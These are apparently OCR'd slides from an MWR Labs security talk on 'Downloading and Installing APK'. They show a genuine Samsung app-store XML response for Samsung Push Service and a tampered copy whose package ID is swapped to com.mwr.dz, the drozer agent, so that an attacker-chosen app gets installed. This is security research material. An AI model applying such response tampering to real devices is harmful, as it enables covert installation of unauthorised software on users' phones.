
MWR LABS

Downloading and Installing APK




MWR LABS

Downloading and Installing APK



MWR LABS


Downloading and Installing APK




```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
   <response id="2280" name="productDetailMain" returnCode="0" startNum="1" endNum="1"
totalCount="1" transactionId="257eebcda006">
      <errorInfo>
         <errorString errorCode="0"/>
      </errorInfo>
      <list numValue="81">
         <value name="productID">000000202169</value>
         <value name="productName">Samsung Push Service</value>
         <value name="GUID">com.sec.spp.push</value>
         <!-- ... -->
      </list>
   </response>
</SamsungProtocol>
```

MWR LABS


Downloading and Installing APK




```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
   <response id="2280" name="productDetailMain" returnCode="0" startNum="1" endNum="1"
totalCount="1" transactionId="257eebcda006">
      <errorInfo>
         <errorString errorCode="0"/>
      </errorInfo>
      <list numValue="81">
         <value name="productID">000000202169</value>
         <value name="productName">Samsung Push Service</value>
         <value name="GUID">com.mwr.dz</value>
         <!-- ... -->
      </list>
   </response>
</SamsungProtocol>
```

